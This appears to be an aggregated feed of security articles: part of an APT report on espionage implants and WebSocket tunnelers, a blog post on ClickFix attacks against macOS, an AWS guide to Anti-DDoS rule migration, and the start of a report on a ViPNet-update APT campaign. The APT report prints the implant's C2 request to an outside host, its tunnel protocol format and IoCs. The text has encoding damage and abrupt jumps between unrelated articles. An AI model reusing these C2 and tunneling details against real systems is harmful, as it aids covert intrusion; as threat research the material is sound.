90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

ClickFix on macOS: how the Terminal-based attack works, and how to protect yourself | Kaspersky official blog

AI is getting better and better at solving CAPTCHAs. This makes website creatorsΒ β€” who still need to verify that they’re dealing with humans rather than botsΒ β€” come up with increasingly sophisticated proof-of-humanity checks. It seems an average user would no longer be surprised if asked to recite a poemΒ β€” or, say, dance Gangnam StyleΒ β€” just to access certain websites. The latter could double as an age check, but I digress.

Attackers have learned to exploit this variety of sometimes bizarre checks to their advantage. In our blog, we’ve talked more than once about the ClickFix attack technique, which is all about slipping a malicious instruction to the victim under the guise of yet another CAPTCHA. Historically, this technique has been used to attack users of Windows-powered devices. However, researchers recently discovered a campaign that targets macOS users. In this post, we talk in more detail about the ClickFix attack technique, the new campaign aimed at Mac users, and the criminals’ goals.

What is the ClickFix attack technique?

Many common attacks and scams rely on social engineering, or more simply put β€” manipulation. Instead of looking for software vulnerabilities, attackers try to trick the user into doing the dirty work themselves: opening a malicious file, clicking a link to a fake website, sharing sensitive data, or running a harmful command.

The simplest example of social engineering is scam calls, where criminals pose as a boss, neighbor, bank security specialist, police officer… the list goes on almost indefinitely. And if you think that only, let’s say, not-so-smart users fall for these tricks, you’re wrong: social engineering has been used to hack the CIA chief’s email, hijack the X (Twitter) accounts of Elon Musk and Joe Biden, and steal half a billion dollars. In our post, They’re reading you like a book: scammers’ favorite tricks, we take a close look at their favorite techniquesΒ β€” give it a read so you don’t end up sharing company with those famous victims.

The ClickFix attack also relies on social engineering, except the scammers aren’t betting on the victim’s fear of an authority figure, but rather on their trust in technology and their habit of following instructionsΒ β€” even when they don’t quite make sense.

In a classic ClickFix scenario, a user visits a compromised or fake website and, instead of the expected page, sees a notification that there’s an issue. The site might claim that to continue, you need to complete an extra verification check, update your browser, or fix an error.

A typical ClickFix attack scenario

ClickFix: how to infect your own computer with malware in three easy steps. One of the classic variations of the attack targeting Windows users Source

Next, the victim is prompted to follow a few simple steps that look harmless enough at first glance. Usually, this involves copying some text from the attackers’ website, opening the Run window, pasting the text there, and hitting Enter.

In reality, the text is a malicious command that downloads and runs malware on the device. Since the user carries out all the steps themselves, the operating system’s security mechanisms and built-in warnings are often dismissed as just another part of the instructions. In our blog, we’ve covered the typical pretexts used to trick victims into taking dangerous actions; you can read more about them here.

The ClickFix attack scheme quickly began spawning various spin-offs, such as FileFix and ConsentFix. Until recently, the victims of ClickFix and its variants were mostly Windows users, while Mac fans encountered it much more rarely. But lately, the number of ClickFix attacks targeting Apple device owners has been on the rise.

How does the ClickFix attack on macOS work?

The ClickFix attack on Macs, as documented by cybersecurity researchers, begins with the classic fake CAPTCHA scenario. To pass the proof-of-humanity check, attackers prompt the user to copy a command, open Terminal, and paste the text into it.

Malicious ClickFix command for macOS

The contents of the command that the user is prompted to run via Terminal. Source

The more interesting part is what happens after the malicious command is run. First, it downloads a malicious DMGΒ β€” the standard format for disk images containing installation files in macOS β€” from a remote server, and saves it to the /tmp temporary folder under a random name. Then the script mounts the disk image without showing it in Finder or creating a desktop icon β€” keeping it hidden from the user. After that, the script searches the disk image for an app or installation package, and automatically launches it once found.

One case documented in the researchers’ findings involved the widespread AMOS (Atomic macOS Stealer) infostealer being distributed this way. To gain extra privileges on the system, the stealer Trojan displays a fake macOS system authentication window tricking the user into willingly typing in their password.

What are the attackers’ goals?

After the malware is installed, the attackers steal literally everything they can get their hands on from the victim’s device. Atomic macOS Stealer extracts sensitive information stored in Chromium-based browsers (Google Chrome, Microsoft Edge, Brave, Opera, Arc, Vivaldi, CocCoc, and Yandex), as well as Firefox-based ones (LibreWolf, SeaMonkey, Tor Browser, Waterfox, and Zen Browser), such as the following:

  • Cookies
  • Saved logins and passwords
  • Auto-fill data
  • Saved credit and debit cards
  • Browser profile data

On top of all that, the attackers also steal PDF, TXT, and RTF files from the victim’s device. The criminals are especially interested in crypto apps; specifically: desktop crypto wallets like Exodus, Electrum, Atomic Wallet, Wasabi Wallet, Bitcoin Core, Litecoin Core, DashCore, Guarda, Binance Wallet, Dogecoin Wallet, and Tonkeeper. The malware also gathers data from more than 200 cryptocurrency-related browser extensions.

But that’s still not everything…

It also targets the Telegram and Discord desktop apps. The malware doesn’t spare Apple’s ecosystem either β€” stealing Safari cookies, notes from Apple Notes, and passwords stored in the built-in Apple Keychain.

What Atomic macOS Stealer does after infection

Once a device is infected, Atomic macOS Stealer whisks away everything valuable. Source

All of the collected information is added to a ZIP archive and uploaded to the attackers’ server. In addition, the malware replaces legitimate versions of hardware crypto wallet appsΒ β€” specifically Ledger Wallet and Trezor SuiteΒ β€” with malicious fakes.

Together, this trove of data gives attackers broad opportunities to further compromise accounts, steal digital assets, and launch new attacks on behalf of the victim.

How do I avoid becoming a victim of ClickFix?

As social engineering attacks continue to grow, users need to be more vigilant than ever. That goes for everything from chatting with strangers on the phone or in messaging apps to everyday online activity.

  • Never paste commands into your Terminal just because a website asks you to β€” whether it’s to pass a verification check, confirm your identity, or view hidden content. No legitimate website will ever ask you to enable its features by manually running commands Terminal.
  • Never enter your macOS administrator password unless you completely understand what app is asking for it.
  • Regularly install macOS security updates, or better yet, set them to install automatically by going to System Settings β†’ General β†’ Software Update and clicking the i icon next to Automatic Updates. While recent versions of macOS may warn you when you try to paste suspicious or malicious commands into Terminal, this isn’t a reliable feature. For example, the malicious code shown in the screenshot above didn’t trigger any warnings at all on macOS TahoeΒ 26.5.2.
  • Trust the warnings from your operating system and security software rather than the instructionsΒ β€” or even the demandsΒ β€” of websites and apps.
  • Install a reliable security suite for macOS. It’ll warn you and block malicious activity if you land on a suspicious website.
  • Use secure password manager to keep your login credentials and crypto assets safe from cybercriminals.

Read our posts to learn about other threats facing Apple device owners:

AWS Shield Advanced is embracing the AWS WAF Anti-DDoS managed rule group: What changes and how to prepare

27 July 2026 at 21:01

July 29, 2026: We’ve updated this post to clarify the AWS Firewall Manager migration path.


Application-layer distributed denial of service (DDoS) attacks are difficult to detect because they closely resemble legitimate traffic. HTTP request floods are now among the most common vectors targeting web applications, using valid-looking requests that blend in with normal user activity.

In June 2025, AWS launched the AWS WAF Anti-DDoS managed rule group, built specifically for application-layer (L7) DDoS protection. AWS Shield Advanced is adopting it as the default application-layer protection, and in time as the only one. On July 27, AWS Shield Advanced begins adding the Anti-DDoS managed rule group to eligible web access control lists (ACLs) in Count mode. It will not cause any interruption to your traffic alongside your existing L7 automatic mitigation and WAF rules. In this blog post, we provide details regarding the Anti-DDoS managed rule group and when the change is expected to reach your web ACLs. You will understand the phases and steps that you need to take before the finish date, including how the monitoring and metrics will change.

Anti-DDoS managed rule group features

The Anti-DDoS managed rule group builds on what Shield Advanced automatic mitigation already provides. It profiles your traffic, learns what normal traffic looks like for your application, and establishes a baseline in minutes rather than hours. When an attack starts, it reacts within seconds and there are no health checks to configure. The rule group adds a Challenge action to the Block and Count actions you already use. Challenge decisions are driven by the AMR labels that mark the suspicion level of each inspected request. One option is a silent browser challenge, which has a background verification that runs in the visitor’s browser with no interstitial page, so legitimate users are never interrupted while automated traffic is filtered out. You can also exclude workload paths that don’t support Challenge, which fall back to Block mitigations instead. Sensitivity is configurable to Low, Medium, or High, and you set it separately for Block and Challenge. Block and Challenge are tuned independently; meaning you can run Challenge at high sensitivity to catch more suspicious traffic while keeping Block low to avoid dropping legitimate requests or reverse it for a stricter posture.

The rest is about cost and visibility:

  • It uses less capacity than before. The rule group needs 50 web ACL capacity units (WCUs), down from the 150 the previous protection required, providing you with capacity for the rest of your rules.
  • The dashboard ships in the AWS Management Console for AWS WAF. It’s there now, showing live DDoS events, match metrics, and the top URIs, geographies, and IP addresses driving traffic.
  • It labels everything it inspects. Requests get labels for event-detected, graduated suspicion levels, and specific rules. Match on those labels in your own AWS WAF rules when you need logic the rule group doesn’t cover.
  • You don’t pay for the attack traffic. During active mitigation, blocked DDoS requests drop out of your monthly count. That exclusion covers AWS WAF request fees, Anti-DDoS managed rule group request fees, and Shield Advanced request charges.

AWS Shield Advanced isn’t required to use any of these features. Shield Advanced subscribers get the rule group included with AWS WAF and any customer can turn it on independently. See AWS WAF pricing for more information on costs.

Implementation details

Shield Advanced upgrades application-layer DDoS protection in five phases. The following dates are when AWS will act automatically, not the earliest date when you can act. After the rule group is deployed in Count mode on July 27, 2026, you can begin migrating right away rather than waiting for the October auto-upgrade. There’s no window where protection lapses. Your current automatic mitigation stays active through every phase until the Anti-DDoS managed rule group takes over. That handoff happens in a single operation, with no cutover window and no gap for your traffic flows.

Phase 1: Anti-DDoS managed rule group deployed in Count mode (rolling out July 27–August 7, 2026)

AWS adds the Anti-DDoS managed rule group in Count mode to every web ACL eligible for this rollout. Eligible means any Shield Advanced web ACL with at least one resource using application-layer automatic mitigation that isn’t already running the Anti-DDoS rule group. This is a broader set than the web ACLs eligible for the October auto-upgrade (Phase 3), which applies a stricter test. The deployment rolls out gradually, starting July 27 and expected to finish by August 7, 2026, so different web ACLs might be updated on different days. There’s no impact to your traffic because the rule group watches and labels requests without acting on them while your existing automatic mitigation keeps running. Throughout the evaluation period, you receive DDoS events, metrics, and AWS WAF labels at no additional charge.

Phase 2: Free evaluation period (July 27–September 30, 2026)

The existing automatic mitigation and the Anti-DDoS managed rule group run side by side each detecting independently. Automatic mitigation continues to protect your resources while the rule group operates in Count mode. To compare their detection results, use the DDoSAttackRequests metric, AWS WAF labels, and the Anti-DDoS dashboard. All Anti-DDoS managed rule group charges are waived during this period, including the subscription fee, per-request fees, and WCU consumption costs for the eligible web ACLs from phase 1.

Phase 3: Auto-upgrade begins (October 1, 2026)

For eligible web ACLs, the auto-upgrade mirrors your existing automatic mitigation configuration. The rule group inherits your current setting, so a Block configuration comes up in Block mode and a Count configuration comes up in Count mode in a single, atomic operation. The rule group takes over in the same step that disables automatic mitigation, so protection never drops for an instant. This is a handoff rather than a cutover with no window where your resources are unprotected. If you’d rather not upgrade you can opt out by contacting AWS Support before the auto-upgrade date.

Phase 4: Guided migration (available July 27–December 31, 2026)

You don’t have to wait for the October auto-upgrade to migrate. As soon as the rule group is deployed in Count mode between July 27 and August 7, 2026, you can move to it on your own schedule. This is the path to use for web ACLs that aren’t eligible for the Phase 3 auto-upgrade, meaning mixed-mode web ACLs or ones with resources that don’t have automatic mitigation enabled. Work with your AWS account team and AWS Support at any point in this window to plan and complete the migration. Eligible web ACLs are also upgraded automatically starting October 1 (Phase 3), so guided migration is mainly for the web ACLs the auto-upgrade can’t cover.

Phase 5: Shield Advanced application-layer automatic mitigation sunset (January 1, 2027)

As of January 1, 2027, the Shield Advanced application-layer automatic mitigation feature will no longer be available. Resources that haven’t migrated to the Anti-DDoS managed rule group will lose automatic application-layer DDoS mitigation.

Capability

Shield Advanced application layer automatic mitigation

Anti-DDoS managed rule group (AWSManagedRulesAntiDDoSRuleSet)

Feature type

Shield Advanced automatic mitigation

AWS WAF managed rule group

Detection and mitigation speed

Requires a baseline period; mitigation varies per event

Enhanced detection and faster mitigation

Configuration scope

Per resource (Shield API)

Per web ACL (AWS WAF API)

Mitigation actions

Count, Block

Count, Block, and Challenge

Sensitivity controls

None

Low, Medium, and High for both Block and Challenge

Non-HTML path handling

N/A

URI regex exemptions for Challenge

WCU consumption

150 WCUs

50 WCUs

Health checks

Required (Amazon Route 53 health-based detection)

Not required, provides automatic traffic profiling

Availability

Shield Advanced only

AWS WAF and Shield Advanced (see pricing)

Observability

The existing automatic mitigation and the Anti-DDoS managed rule group use separate Amazon CloudWatch namespaces and metric structures. The rule group gives you three tiers of observability: tier 1 tells you an attack is happening, tier 2 shows which requests it flagged and why, and tier 3 shows what it did about them. You don’t need all three on day 1 because most customer teams start at tier 1 to confirm detection is working, then add the others as they tune.

Tier 1: Event detection alarms

You can detect DDoS events using two CloudWatch metrics, each with its own namespace.

DDoSDetected (Shield)

DDoSAttackRequests (Anti-DDoS managed rule group)

Namespace

AWS/DDoSProtection

AWS/WAFV2

Requires Shield Advanced

Yes

No

Scope

L3, L4, and L7 events

L7 events only

Value during event

Binary (0 or 1)

Count of requests observed

Value outside event

Reported once daily (keeps metric alive)

Absent (no data points)

Dimensions

ResourceArn

Resource, ResourceType

What this means for your existing alarms:

  • After the application-layer automatic mitigation feature is sunset, DDoSDetected still fires for infrastructure layer 3 and layer 4 events, so your existing network layer and transport layer alarms remain valid. For the full list, see AWS Shield Advanced metrics.
  • DDoSAttackRequests is the Anti-DDoS managed rule group equivalent for application-layer event detection. Alarm on Sum >= 1 to detect any event, or set a volume threshold (for example, more than 10,000 requests per minute) for severity-based alerting.
  • During the evaluation period, both metrics fire independently and you can validate detection parity before migrating your application-layer alarms.
  • Because DDoSAttackRequests is absent when there are no active DDoS events, set treat-missing-data to missing or notBreaching for alarms on this metric.

Tier 2: Detection labels for custom monitoring

Every request the Anti-DDoS managed rule group evaluates gets a label. Where tier 1 tells you an attack started, tier 2 shows which requests looked suspicious and how confident the rule group was. The labels surface as AWS WAF metrics in the AWS/WAFV2 namespace: AllowedRequests, BlockedRequests, and CountRuleMatch. Each carries the LabelName and LabelNamespace dimensions under the awswaf:managed:aws:anti-ddos: namespace.

  • event-detected – Requests observed during a detected DDoS event
  • ddos-request – Requests identified as part of the attack
  • low-suspicion-ddos-request, medium-suspicion-ddos-request, high-suspicion-ddos-request – Graduated suspicion levels
  • challengeable-request – Requests eligible for browser challenge

Chart suspicion-level trends on a CloudWatch dashboard to see how an attack builds. Match on the labels in your own AWS WAF rules or dig into them in your AWS WAF logs with CloudWatch Logs Insights or Amazon Athena when you need to understand a specific event after the fact.

Tier 3: Mitigation action metrics

Where tier 2 shows what the rule group flagged, tier 3 shows what it did about those requests during an event. You’ll find these metrics as ChallengeRequests, BlockedRequests, and CountRuleMatch, each scoped by the rule label that produced it.

  • ChallengeAllDuringEvent – Requests challenged during an active event
  • ChallengeDDoSRequests – Suspected DDoS requests challenged based on suspicion level
  • DDoSRequests – Requests blocked (or counted in Count mode)

Watch these during a live event to see whether mitigation is keeping up. If you’re challenging far more requests than you’re blocking, your configuration might be too cautious, and you can raise the sensitivity level after you trust the numbers.

Observability summary

Tier

Automatic mitigation

Anti-DDoS managed rule group

Event alarm

DDoSDetected in AWS/DDoSProtection (binary, L3/L4/L7)

DDoSAttackRequests in AWS/WAFV2 (request count, L7)

Detection labels

None

event-detected, ddos-request, suspicion levels, challengeable-request

Mitigation actions

Not visible (Shield-managed rule group metrics not exposed)

ChallengeAllDuringEvent, ChallengeDDoSRequests, DDoSRequests

Dashboard

Shield console event history

Shield console and Anti-DDoS dashboard in the AWS WAF console

Historical analysis

Shield event history only

AWS WAF logs (CloudWatch Logs, Amazon Simple Storage Service (Amazon S3), Amazon Data Firehose)

Billing

Your Shield Advanced subscription includes the Anti-DDoS managed rule group for up to 50 billion requests per month, counted across your whole organization at the payer account level. For most customers that ceiling is well above normal traffic, so you won’t see a line item here unless you’re operating at very high volume. For the exact rates, see AWS WAF pricing and Shield Advanced pricing.

You aren’t charged for DDoS traffic while the Anti-DDoS managed rule group is actively mitigating, which means Block or Challenge mode rather than Count. This applies to AWS WAF request fees, Anti-DDoS managed rule group request fees, and Shield Advanced request charges. Leaving the rule group in Count mode past the evaluation period costs you the protection without the billing relief, so avoid staying in Count mode longer than you need to validate.

During the evaluation period (July 27 to September 30, 2026), the eligible web ACLs AWS auto-enrolled don’t incur per-request fees or WCU consumption, even when configured in Count mode.

The Anti-DDoS managed rule group works at the web ACL level, so every resource you associate with a web ACL shares that coverage. Before assuming a single resource accounts for the whole cost, look at how many resources sit behind each web ACL. A web ACL fronting 20 resources bills differently from one fronting 2, so check that count first and familiarize yourself with the workload protected by each web ACL.

Adding the Anti-DDoS managed rule group to a web ACL yourself isn’t part of the upgrade path, so standard pricing applies from the moment you enable it. The same is true for any resource that was already running the rule group before the rollout. To get the free evaluation, let the automatic rollout reach your web ACLs rather than adding the rule group ahead of it. There’s no penalty for adding it yourself; you just don’t receive the waiver on that web ACL.

Update your infrastructure as code

If you manage web ACLs with AWS CloudFormation, AWS Cloud Development Kit (AWS CDK), Terraform, or other infrastructure as code (IaC), the auto-upgrade changes your infrastructure configuration outside your templates. Your code is still the source of truth, so you need to do two things. First, change where the protection is declared. Today you enable application-layer automatic mitigation through the Shield API (EnableApplicationLayerAutomaticResponse), configured per protected resource. The Anti-DDoS managed rule group is configured through the AWS WAF API instead (CreateWebACL and UpdateWebACL), as a managed rule group statement inside the web ACL, scoped per web ACL rather than per resource. In IaC terms, you remove the Shield automatic-response block (for example, Terraform’s aws_shield_application_layer_automatic_response) and add the WAF managed rule group statement shown in the following section. Second, pull the upgraded web ACL back into your tooling before your next deploy, or your pipeline will try to revert the change.

For the full statement in Terraform, CloudFormation, and the AWS CDK, plus how to sync state after the auto-upgrade (terraform plan, CloudFormation drift detection, cdk diff), see the iac-webacl-examples helper.

Update your AWS Firewall Manager policy

If you’re currently running a Shield Advanced policy in AWS Firewall Manager, check its Automatic application layer DDoS mitigation setting before you start, because that setting decides how much of this section applies to you. Where it reads Ignore or Disable, the policy isn’t managing that mitigation at all: whatever mitigation your resources have was enabled on the resources themselves, or through Shield, and that’s where you turn it off when the time comes.

If the Shield Advanced policy reads Enable, you first need to add or reuse an AWS WAF Firewall Manager policy, put the Anti-DDoS managed rule group in it and scope that policy to the same accounts and resources your Shield Advanced policy covers.

Keep the Shield Advanced policy in place throughout the process. Don’t remove accounts or resources from its scope, and don’t delete it. Firewall Manager revokes the Shield Advanced protections it created for anything that leaves scope, which ends L3 and L4 coverage, along with the application-layer mitigation you’re replacing. Instead, use a setting change to retire the older mitigation: when the new rule group is live and you’ve compared the two, set Automatic application layer DDoS mitigation to Disable on the Shield Advanced policy that currently reads Enable.

Set up the AWS WAF Firewall Manager policy

You can make this change in the console or as code. If you manage your Firewall Manager policies as code, don’t edit them in the console: add a new AWS WAF policy or update an existing one in your templates with the Anti-DDoS managed rule group included, and deploy it using the following Firewall Manager policies using IaC steps. Otherwise, use the console.

In the console, follow Creating an AWS Firewall Manager policy for AWS WAF to create the policy and reach the Edit policy rules page. Add the Anti-DDoS rule group, listed there as AWS AntiDDoS Protection for Layer 7 attacks (AWSManagedRulesAntiDDoSRuleSet), as a new rule group under First rule groups so it evaluates before your other managed groups, but below any Allow custom rules you use to fast-path known-good traffic.

If you protect CloudFront distributions, make this change in your Global policy, and repeat it in each AWS Regional policy for regional resources. Save the policy, and Firewall Manager rolls the change out to in-scope accounts, which can take a few minutes.

After being added, the rule group appears as the first rule group in the policy, as shown in the following screenshot:

Figure 1: AntiDDoS enabled

Figure 1: AntiDDoS enabled

Firewall Manager policies using IaC

If you manage Firewall Manager policies as code, make the change in your template instead of the console. The Anti-DDoS managed rule group goes into the AWS WAF policy’s ManagedServiceData, a WAFV2 policy definition carried as a JSON string, added to the first rule groups so it evaluates early. For the ManagedServiceData JSON with CloudFormation, Terraform, and AWS CDK examples, see the firewall-manager-examples helper.

Whichever path you take, scope the policy to the same accounts and resources your Shield Advanced policy already covers, so no resource loses application-layer protection during the move.

Getting started

Between July 27 and August 7, 2026, AWS will add the Anti-DDoS managed rule group in Count mode to Shield Advanced web ACLs that have resources using application layer automatic mitigation but not yet the Anti-DDoS rule group. After it reaches your web ACL, you can evaluate it, and migrate whenever you’re ready, without waiting for the October auto-upgrade.

  • Review the Anti-DDoS dashboard in the AWS WAF console. The dashboard shows real-time DDoS events, match metrics, and top traffic sources.
  • Compare event detection side by side. During Count mode, both systems detect independently. Check the DDoSDetected metric in AWS/DDoSProtection alongside DDoSAttackRequests in AWS/WAFV2 to validate detection parity for your resources. You can deploy the CloudWatch comparison dashboard from the AWS Samples repository to view both systems on a single dashboard.
  • Explore AWS WAF labels. Enable AWS WAF logging and query for labels in the awswaf:managed:aws:anti-ddos: namespace. Look at suspicion levels (low-suspicion-ddos-request, medium-suspicion-ddos-request, high-suspicion-ddos-request), event-detected, and challengeable-request to see per-request visibility into detected events.
  • Start with Low sensitivity for Block actions during evaluation to minimize false positive risk. Tune up as you gain confidence from the Anti-DDoS dashboard and AWS WAF label data.
  • Plan your configuration. Review sensitivity levels, URI exemptions for non-HTML paths, and web ACL priority placement. The Anti-DDoS managed rule group should run at the highest priority in your web ACL, or right below any custom rules with the Allow action.
  • Sync your IaC templates. After the auto-upgrade adds the Anti-DDoS managed rule group to your web ACL, fetch the current state into your IaC tooling (Terraform refresh, CloudFormation drift detection, AWS CDK import) before your next deployment.

Conclusion

The Anti-DDoS managed rule group profiles your traffic within minutes and mitigates within seconds, where the automatic mitigation it builds on established its baseline over hours, and it gives you granular visibility into what it’s doing. The evaluation period exists so you can watch both systems run on your own traffic before anything changes. Spend the first few weeks in Count mode confirming the new detection matches what you see today, then move your alarms over and pick a sensitivity level you’re comfortable with. If you run a web ACL across several resources, or you manage rules through AWS Firewall Manager, contact AWS Support before you start so you don’t have to unwind anything later. The Shield Advanced application-layer automatic mitigation feature retires on January 1, 2027, and anything still relying on it needs to be migrated by then.

Resources

If you have feedback about this post, submit comments in the Comments section below.


Eitav Arditti

Eitav is a Senior Solutions Architect at AWS and a technology leader with over 15 years of experience in the tech industry. He specializes in edge computing, serverless, and platform engineering, and works with engineering teams to design secure, globally scalable architectures on CloudFront and AWS WAF. His current focus is on internet-scale systemsβ€”from global content delivery to edge security.

Andrew Chen

Andrew is a Senior Product Manager focused on DDoS protection at AWS. He leads the AWS Shield product line, helping safeguard both AWS infrastructure and customers from volumetric and network-layer threats. Andrew works closely with security and networking teams to strengthen internet safety.

Justin Kurpius

Justin is a Security Go-to-Market Specialist at AWS, based in Chicago, IL. He focuses on AWS edge and security services, including Amazon CloudFront, AWS WAF, AWS Shield, and AWS Firewall Manager, helping customers architect scalable, resilient web application defenses. Justin works across monetization strategy, ISV partnerships, and field enablement to accelerate adoption of the AWS edge security portfolio.

HelloNet campaign: new malicious modules launched through the ViPNet update system

16 July 2026 at 15:05

UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.

UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.

UPD 16.07.2026: Added detection rules and examples using KEDR Expert.

UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.

We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.

Persistence via the update system

